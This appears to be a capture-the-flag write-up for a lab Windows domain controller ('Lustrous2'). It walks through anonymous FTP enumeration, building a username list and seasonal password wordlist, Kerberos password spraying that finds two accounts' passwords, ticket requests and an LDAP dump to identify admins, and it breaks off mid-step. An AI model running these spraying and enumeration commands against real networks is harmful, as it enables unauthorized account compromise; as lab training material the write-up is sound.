
Overview
- Type Machines
- OS Windows
- Severity Hard
- Creator xct
- Release date 2024 Sep 11
Enumeration
Start the instance via Discord, wait around 10 minutes for the machine to start all services and let’s go:
10.10.64.29
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.64.29
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-30 10:42 JST
Nmap scan report for lus2dc.lustrous2.vl (10.10.64.29)
Host is up (0.24s latency).
Not shown: 65522 filtered tcp ports (no-response)
PORT      STATE SERVICE    VERSION
21/tcp    open  tcpwrapped
53/tcp    open  tcpwrapped
80/tcp    open  tcpwrapped
88/tcp    open  tcpwrapped
135/tcp   open  tcpwrapped
139/tcp   open  tcpwrapped
445/tcp   open  tcpwrapped
3389/tcp  open  tcpwrapped
|_ssl-date: 2025-01-30T01:46:05+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=LUS2DC.Lustrous2.vl
| Not valid before: 2024-09-06T06:56:23
|_Not valid after:  2025-03-08T06:56:23
49664/tcp open  tcpwrapped
49671/tcp open  tcpwrapped
49696/tcp open  tcpwrapped
49708/tcp open  tcpwrapped
62940/tcp open  tcpwrapped
- Seems a domain controller of the domain lustrous2.vl (88/tcp kerberos is open).
- Main open ports are for FTP/HTTP server, DNS, LDAP, SMB and RDP.
- Add
lus2dc.lustrous2.vl,lustrous2.vlin in /etc/hosts
FTP (21/tcp) (Thomas.Myers & Emma.Bell)
Anonymous access is allowed:
$ nxc ftp lus2dc.lustrous2.vl -u 'anonymous' -p '' --ls
FTP         10.10.64.29     21     lus2dc.lustrous2.vl [*] Banner: Microsoft FTP Service
FTP         10.10.64.29     21     lus2dc.lustrous2.vl [+] anonymous: - Anonymous Login!
FTP         10.10.64.29     21     lus2dc.lustrous2.vl [*] Directory Listing
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  04:20AM       <DIR>          Development
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Homes
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 08-31-24  12:57AM       <DIR>          HR
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 08-31-24  12:57AM       <DIR>          IT
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-09-24  09:25AM       <DIR>          ITSEC
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 08-31-24  12:58AM       <DIR>          Production
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 08-31-24  12:58AM       <DIR>          SEC

$ nxc ftp lus2dc.lustrous2.vl -u 'anonymous' -p '' --ls Homes
FTP         10.10.64.29     21     lus2dc.lustrous2.vl [*] Banner: Microsoft FTP Service
FTP         10.10.64.29     21     lus2dc.lustrous2.vl [+] anonymous: - Anonymous Login!
FTP         10.10.64.29     21     lus2dc.lustrous2.vl [*] Directory Listing for Homes
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Aaron.Norman
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Adam.Barnes
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Amber.Ward
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Andrea.Smith
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Ann.Lynch
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Callum.Oliver
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Carly.Walker
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Chelsea.Smith
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Chloe.Hammond
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Christopher.Lawson
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Claire.Parry
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Darren.Lewis
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Deborah.Jones
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Dominic.West
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Duncan.Smith
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Elaine.Gallagher
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Eleanor.Gregory
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Emma.Bell
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Francesca.Norman
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Gary.Richards
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Gerard.Ward
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Glenn.Williams
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Graeme.Pritchard
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Harriet.Richardson
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Henry.Connor
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Howard.Robinson
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Jacqueline.Phillips
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Janice.Collier
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Jasmine.Johnson
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Joan.Wall
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Judith.Francis
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Justin.Williams
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Kyle.Hussain
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Kyle.Lloyd
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Lawrence.Bryan
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Leah.Elliott
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Lewis.Khan
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Liam.Wheeler
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Lisa.Begum
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Louis.Phillips
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Lydia.Parker
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Malcolm.Yates
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Marie.Hill
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Martin.Hamilton
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Mathew.Roberts
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Melissa.Thompson
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Nathan.Carter
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Nicola.Clarke
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Nicola.Hall
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Nigel.Lee
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Pamela.Taylor
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Robert.Russell
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Ryan.Davies
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Ryan.Moore
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Ryan.Rowe
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Samantha.Smith
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Sara.Matthews
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          ShareSvc
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Sharon.Birch
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Sharon.Evans
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Stacey.Barber
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Stacey.Griffiths
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Stephanie.Baxter
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Stephanie.Davies
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Steven.Sutton
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Susan.Johnson
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Terence.Jordan
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Thomas.Myers
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Tony.Davies
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Victoria.Williams
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-06-24  11:03PM       <DIR>          Wayne.Taylor

$ nxc ftp lus2dc.lustrous2.vl -u 'anonymous' -p '' --ls ITSEC
FTP         10.10.64.29     21     lus2dc.lustrous2.vl [*] Banner: Microsoft FTP Service
FTP         10.10.64.29     21     lus2dc.lustrous2.vl [+] anonymous: - Anonymous Login!
FTP         10.10.64.29     21     lus2dc.lustrous2.vl [*] Directory Listing for ITSEC
FTP         10.10.64.29     21     lus2dc.lustrous2.vl 09-07-24  02:50AM                  207 audit_draft.txt
Found the users list in
Homesand a fileaudit_draft.txtin ITSEC
Grab the names and collect them in a clean all_users.txt file:
$ nxc ftp lus2dc.lustrous2.vl -u 'anonymous' -p '' --ls Homes | while read x; do if [[ $x == *"<DIR>"* ]]; then echo ${x##* }; fi; done > all_users.txt
Download the audit_draft.txt file and read it:
$ nxc ftp lus2dc.lustrous2.vl -u 'anonymous' -p '' --get ITSEC/audit_draft.txt
FTP         10.10.64.29     21     lus2dc.lustrous2.vl [*] Banner: Microsoft FTP Service
FTP         10.10.64.29     21     lus2dc.lustrous2.vl [+] anonymous: - Anonymous Login!
FTP         10.10.64.29     21     lus2dc.lustrous2.vl [+] Downloaded: ITSEC/audit_draft.txt

$ cat audit_draft.txt
Audit Report Issue Tracking

[Fixed] NTLM Authentication Allowed
[Fixed] Signing & Channel Binding Not Enabled
[Fixed] Kerberoastable Accounts
[Fixed] SeImpersonate Enabled

[Open] Weak User Passwords
Security has been improved, included signing and channel binding enabled so maybe that means kerberos/gssapi/channel binding attacks
Create a custom wordlist using ChatGPT 4o mini:

The custom_wordlist.txt output:
$ cat custom_wordlist.txt
Lustrous2!
Lustrous2@
Lustrous2#
Lustrous2$
Lustrous2%
Lustrous2^
Lustrous2&
Lustrous2*
Spring!
Spring@
Spring#
Spring$
Spring%
Spring^
Spring&
Spring*
Summer!
Summer@
Summer#
Summer$
Summer%
Summer^
Summer&
Summer*
Autumn!
Autumn@
Autumn#
Autumn$
Autumn%
Autumn^
Autumn&
Autumn*
Winter!
Winter@
Winter#
Winter$
Winter%
Winter^
Winter&
Winter*
Lustrous2024
Lustrous22024
Lustrous22024!
Lustrous22024@
Lustrous22024#
Lustrous22024$
Lustrous22024%
Lustrous22024^
Lustrous22024&
Lustrous22024*
Lustrous2025
Lustrous22025
Lustrous22025!
Lustrous22025@
Lustrous22025#
Lustrous22025$
Lustrous22025%
Lustrous22025^
Lustrous22025&
Lustrous22025*
Spring2024
Spring2024!
Spring2024@
Spring2024#
Spring2024$
Spring2024%
Spring2024^
Spring2024&
Spring2024*
Spring2025
Spring2025!
Spring2025@
Spring2025#
Spring2025$
Spring2025%
Spring2025^
Spring2025&
Spring2025*
Summer2024
Summer2024!
Summer2024@
Summer2024#
Summer2024$
Summer2024%
Summer2024^
Summer2024&
Summer2024*
Summer2025
Summer2025!
Summer2025@
Summer2025#
Summer2025$
Summer2025%
Summer2025^
Summer2025&
Summer2025*
Autumn2024
Autumn2024!
Autumn2024@
Autumn2024#
Autumn2024$
Autumn2024%
Autumn2024^
Autumn2024&
Autumn2024*
Autumn2025
Autumn2025!
Autumn2025@
Autumn2025#
Autumn2025$
Autumn2025%
Autumn2025^
Autumn2025&
Autumn2025*
Winter2024
Winter2024!
Winter2024@
Winter2024#
Winter2024$
Winter2024%
Winter2024^
Winter2024&
Winter2024*
Winter2025
Winter2025!
Winter2025@
Winter2025#
Winter2025$
Winter2025%
Winter2025^
Winter2025&
Winter2025*
Let’s go for password spray attack:
$ nxc ldap lus2dc.lustrous2.vl -u all_users.txt -p custom_wordlist.txt --continue-on-success
LDAP        10.10.64.29     389    LUS2DC.Lustrous2.vl [*]  x64 (name:LUS2DC.Lustrous2.vl) (domain:Lustrous2.vl) (signing:True) (SMBv1:False)
LDAP        10.10.64.29     389    LUS2DC.Lustrous2.vl [-] Lustrous2.vl\Aaron.Norman:Lustrous2! STATUS_NOT_SUPPORTED
LDAP        10.10.64.29     389    LUS2DC.Lustrous2.vl [-] Lustrous2.vl\Adam.Barnes:Lustrous2! STATUS_NOT_SUPPORTED
LDAP        10.10.64.29     389    LUS2DC.Lustrous2.vl [-] Lustrous2.vl\Amber.Ward:Lustrous2! STATUS_NOT_SUPPORTED
LDAP        10.10.64.29     389    LUS2DC.Lustrous2.vl [-] Lustrous2.vl\Andrea.Smith:Lustrous2! STATUS_NOT_SUPPORTED
...
I forget that we saw previously
[Fixed] NTLM Authentication Allowedso NTLM is disabled and authentication is only possible via kerberos.
We can spray using nxc and kerberos by adding the -k flag as follow:
$ nxc ldap lus2dc.lustrous2.vl -u all_users.txt -p custom_wordlist.txt --continue-on-success -k
LDAP        lus2dc.lustrous2.vl 389    LUS2DC.Lustrous2.vl [*]  x64 (name:LUS2DC.Lustrous2.vl) (domain:Lustrous2.vl) (signing:True) (SMBv1:False)
LDAP        lus2dc.lustrous2.vl 389    LUS2DC.Lustrous2.vl [-] Lustrous2.vl\Aaron.Norman:Lustrous2! KDC_ERR_PREAUTH_FAILED
LDAP        lus2dc.lustrous2.vl 389    LUS2DC.Lustrous2.vl [-] Lustrous2.vl\Adam.Barnes:Lustrous2! KDC_ERR_PREAUTH_FAILED
LDAP        lus2dc.lustrous2.vl 389    LUS2DC.Lustrous2.vl [-] Lustrous2.vl\Amber.Ward:Lustrous2! KDC_ERR_PREAUTH_FAILED
LDAP        lus2dc.lustrous2.vl 389    LUS2DC.Lustrous2.vl [-] Lustrous2.vl\Andrea.Smith:Lustrous2! KDC_ERR_PREAUTH_FAILED
LDAP        lus2dc.lustrous2.vl 389    LUS2DC.Lustrous2.vl [-] Lustrous2.vl\Ann.Lynch:Lustrous2! KDC_ERR_PREAUTH_FAILED
LDAP        lus2dc.lustrous2.vl 389    LUS2DC.Lustrous2.vl [-] Lustrous2.vl\Callum.Oliver:Lustrous2! KDC_ERR_PREAUTH_FAILED
LDAP        lus2dc.lustrous2.vl 389    LUS2DC.Lustrous2.vl [-] Lustrous2.vl\Carly.Walker:Lustrous2! KDC_ERR_PREAUTH_FAILED
LDAP        lus2dc.lustrous2.vl 389    LUS2DC.Lustrous2.vl [-] Lustrous2.vl\Chelsea.Smith:Lustrous2! KDC_ERR_PREAUTH_FAILED
LDAP        lus2dc.lustrous2.vl 389    LUS2DC.Lustrous2.vl [-] Lustrous2.vl\Chloe.Hammond:Lustrous2! KDC_ERR_PREAUTH_FAILED
...
LDAPS       lus2dc.lustrous2.vl 636    LUS2DC.Lustrous2.vl [-] Lustrous2.vl\Thomas.Myers:Lustrous2024
...
LDAPS       lus2dc.lustrous2.vl 636    LUS2DC.Lustrous2.vl [-] Lustrous2.vl\Emma.Bell:Summer2024!
...
No
KDC_ERR_PREAUTH_FAILEDerror for 2 users:Thomas.MyersandEmma.Bell
Double check:
$ nxc smb lus2dc.lustrous2.vl -u 'Emma.Bell' -p 'Summer2024!' -k
SMB         lus2dc.lustrous2.vl 445    lus2dc           [*]  x64 (name:lus2dc) (domain:lustrous2.vl) (signing:True) (SMBv1:False)
SMB         lus2dc.lustrous2.vl 445    lus2dc           [+] lustrous2.vl\Emma.Bell:Summer2024!

$ nxc smb lus2dc.lustrous2.vl -u 'Thomas.Myers' -p 'Lustrous2024' -k
SMB         lus2dc.lustrous2.vl 445    lus2dc           [*]  x64 (name:lus2dc) (domain:lustrous2.vl) (signing:True) (SMBv1:False)
SMB         lus2dc.lustrous2.vl 445    lus2dc           [+] lustrous2.vl\Thomas.Myers:Lustrous2024
Confirmed we got the valid credentials for 2 users
Get a TGT for Thomas.Myers:
$ impacket-getTGT lustrous2.vl/thomas.myers:'Lustrous2024' -dc-ip lus2dc.lustrous2.vl
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in thomas.myers.ccache
Inject to our global environement:
$ export KRB5CCNAME=thomas.myers.ccache
$ klist
Ticket cache: FILE:thomas.myers.ccache
Default principal: thomas.myers@LUSTROUS2.VL

Valid starting       Expires              Service principal
01/30/2025 12:32:55  01/30/2025 22:32:55  krbtgt/LUSTROUS2.VL@LUSTROUS2.VL
	renew until 01/31/2025 12:32:56
LDAPS enumeration (636/tcp)
We install ldeep because netexec (at the moment where this writeup has been written 2005-01) did not work correctly with the bloodhound module and kerberos auth:
$ pipx install ldeep
  installed package ldeep 1.0.81, installed using Python 3.12.8
  These apps are now globally available
    - ldeep
done! ✨ 🌟 ✨
Full LDAPS enumeration (AD dump):
$ mkdir ldeep_lustrous2
$ ldeep ldap -k -s ldaps://lus2dc.lustrous2.vl -d lustrous2.vl all ldeep_lustrous2/
[+] Retrieving auth_policies output
[+] Retrieving auth_policies verbose output
[+] Retrieving bitlockerkeys output
[+] Retrieving bitlockerkeys verbose output
[+] Retrieving computers output
[+] Retrieving conf output
[+] Retrieving delegations output
[+] Retrieving delegations verbose output
[+] Retrieving delegations verbose output
[+] Retrieving delegations verbose output
...
Quick check in the enabled users list about Admin accounts:
$ cat _users_enabled.json | jq | grep -I -C10 'Admins'
    "dn": "CN=Henry Connor,OU=lustrous,DC=Lustrous2,DC=vl",
    "givenName": "Henry",
    "homeDirectory": "\\\\LUS2DC.Lustrous2.vl\\homes$\\Henry.Connor",
    "homeDrive": "F:",
    "instanceType": 4,
    "lastLogoff": "1601-01-01T00:00:00+00:00",
    "lastLogon": "1601-01-01T00:00:00+00:00",
    "logonCount": 0,
    "memberOf": [
      "CN=lustrous,CN=Users,DC=Lustrous2,DC=vl",
      "CN=Domain Admins,CN=Users,DC=Lustrous2,DC=vl"
    ],
    "name": "Henry Connor",
    "objectCategory": "CN=Person,CN=Schema,CN=Configuration,DC=Lustrous2,DC=vl",
    "objectClass": [
      "top",
      "person",
      "organizationalPerson",
      "user"
    ],
    "objectGUID": "{ae124eba-5f48-400f-b695-a4650d3c6fd3}",
--
    "dn": "CN=Howard Robinson,OU=lustrous,DC=Lustrous2,DC=vl",
    "givenName": "Howard",
    "homeDirectory": "\\\\LUS2DC.Lustrous2.vl\\homes$\\Howard.Robinson",
    "homeDrive": "F:",
    "instanceType": 4,
    "lastLogoff": "1601-01-01T00:00:00+00:00",
    "lastLogon": "1601-01-01T00:00:00+00:00",
    "logonCount": 0,
    "memberOf": [
      "CN=lustrous,CN=Users,DC=Lustrous2,DC=vl",
      "CN=Domain Admins,CN=Users,DC=Lustrous2,DC=vl"
    ],
    "name": "Howard Robinson",
    "objectCategory": "CN=Person,CN=Schema,CN=Configuration,DC=Lustrous2,DC=vl",
    "objectClass": [
      "top",
      "person",
      "organizationalPerson",
      "user"
    ],
    "objectGUID": "{7d13b789-1aa8-49b8-9e1d-db188401a0ea}",
--
    "distinguishedName": "CN=Sharon Birch,OU=lustrous,DC=Lustrous2,DC=vl",
    "dn": "CN=Sharon Birch,OU=lustrous,DC=Lustrous2,DC=vl",
    "givenName": "Sharon",
    "homeDirectory": "\\\\LUS2DC.Lustrous2.vl\\homes$\\Sharon.Birch",
    "homeDrive": "F:",
    "instanceType": 4,
    "lastLogoff": "1601-01-01T00:00:00+00:00",
    "lastLogon": "1601-01-01T00:00:00+00:00",
    "logonCount": 0,
    "memberOf": [
      "CN=ShareAdmins,OU=lustrous,DC=Lustrous2,DC=vl",
      "CN=lustrous,CN=Users,DC=Lustrous2,DC=vl"
    ],
    "msDS-SupportedEncryptionTypes": 0,
    "name": "Sharon Birch",
    "objectCategory": "CN=Person,CN=Schema,CN=Configuration,DC=Lustrous2,DC=vl",
    "objectClass": [
      "top",
      "person",
      "organizationalPerson",
      "user"
--
    "dn": "CN=Ryan Davies,OU=lustrous,DC=Lustrous2,DC=vl",
    "givenName": "Ryan",
    "homeDirectory": "\\\\LUS2DC.Lustrous2.vl\\homes$\\Ryan.Davies",
    "homeDrive": "F:",
    "instanceType": 4,
    "lastLogoff": "1601-01-01T00:00:00+00:00",
    "lastLogon": "1601-01-01T00:00:00+00:00",
    "lastLogonTimestamp": "2024-09-07T10:50:05.598505+00:00",
    "logonCount": 0,
    "memberOf": [
      "CN=ShareAdmins,OU=lustrous,DC=Lustrous2,DC=vl",
      "CN=lustrous,CN=Users,DC=Lustrous2,DC=vl"
    ],
    "msDS-SupportedEncryptionTypes": 0,
    "name": "Ryan Davies",
    "objectCategory": "CN=Person,CN=Schema,CN=Configuration,DC=Lustrous2,DC=vl",
    "objectClass": [
      "top",
      "person",
      "organizationalPerson",
      "user"
--
    "distinguishedName": "CN=Administrator,CN=Users,DC=Lustrous2,DC=vl",
    "dn": "CN=Administrator,CN=Users,DC=Lustrous2,DC=vl",
    "instanceType": 4,
    "isCriticalSystemObject": true,
    "lastLogoff": "1601-01-01T00:00:00+00:00",
    "lastLogon": "2024-10-20T15:55:26.336658+00:00",
    "lastLogonTimestamp": "2024-10-20T15:54:35.310734+00:00",
    "logonCount": 20,
    "memberOf": [
      "CN=Group Policy Creator Owners,CN=Users,DC=Lustrous2,DC=vl",
      "CN=Domain Admins,CN=Users,DC=Lustrous2,DC=vl",
      "CN=Enterprise Admins,CN=Users,DC=Lustrous2,DC=vl",
      "CN=Schema Admins,CN=Users,DC=Lustrous2,DC=vl",
      "CN=Administrators,CN=Builtin,DC=Lustrous2,DC=vl"
    ],
    "name": "Administrator",
    "objectCategory": "CN=Person,CN=Schema,CN=Configuration,DC=Lustrous2,DC=vl",
    "objectClass": [
      "top",
      "person",
      "organizationalPerson",
      "user"
    ],
Ryan DaviesandSharon Birchare inShareAdminsgroupHenry ConnorandHoward Robinsonare inDomain Adminsgroup
WEB (80/tcp)
We check the access to the website:
$ curl http://lus2dc.lustrous2.vl -I
HTTP/1.1 401 Unauthorized
Transfer-Encoding: chunked
Server: Microsoft-IIS/10.0
WWW-Authenticate: Negotiate
X-Powered-By: ASP.NET
Date: Thu, 30 Jan 2025 04:54:15 GMT
Authentication is required
- In order to make kerberos authentication work from our non-domain joined linux attacker machine, we need to configure
krb5.conf(install withsudo apt install krb5-userif needed).
Our Kerberos real configuration:
$ cat /etc/krb5.conf
[libdefaults]
        default_realm = LUSTROUS2.VL
        kdc_timesync = 1
        ccache_type = 4
        forwardable = true
        proxiable = true
        fcc-mit-ticketflags = true
        dns_canonicalize_hostname = false
        dns_lookup_realm = false
        dns_lookup_kdc = true
        k5login_authoritative = false
[realms]
        LUSTROUS2.VL = {
                kdc = lus2dc.lustrous2.vl
                admin_server = lustrous2.vl
                default_admin = lustrous2.vl
        }
[domain_realm]
        .lustrous2.vl = LUSTROUS2.VL
So try using Kerberos:
$ curl --negotiate -u : http://lus2dc.lustrous2.vl -I
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/10.0
WWW-Authenticate: Negotiate oYG3MIG0oAMKAQChCwYJKoZIhvcSAQICooGfBIGcYIGZBgkqhkiG9xIBAgICAG+BiTCBhqADAgEFoQMCAQ+iejB4oAMCARKicQRvDD/O1wosz/68eTYQS5lOLoQFZcNOtf/3AQypGU+GWBfACBWlqWkF8lMAlnDQ4q7uzciJLqwqH8rmy1UqA5PQ35SV8jVkR2YCyKm6c1o1NYl+aN17QnAnlscL2UwQqqtHhzKZ+5mdLZQYcEcJeRpR
Persistent-Auth: true
X-Powered-By: ASP.NET
Date: Thu, 30 Jan 2025 07:59:41 GMT
Works

Now we will configure our Firefox browser to be able to use Kerberos authentication, we put about:config in the search bar then add the below settings:
network.negotiate-auth.delegation-uris: lustrous2.vl
network.negotiate-auth.trusted-uris: lustrous2.vl
network.negotiate-auth.using-native-gsslib: true
Change from:
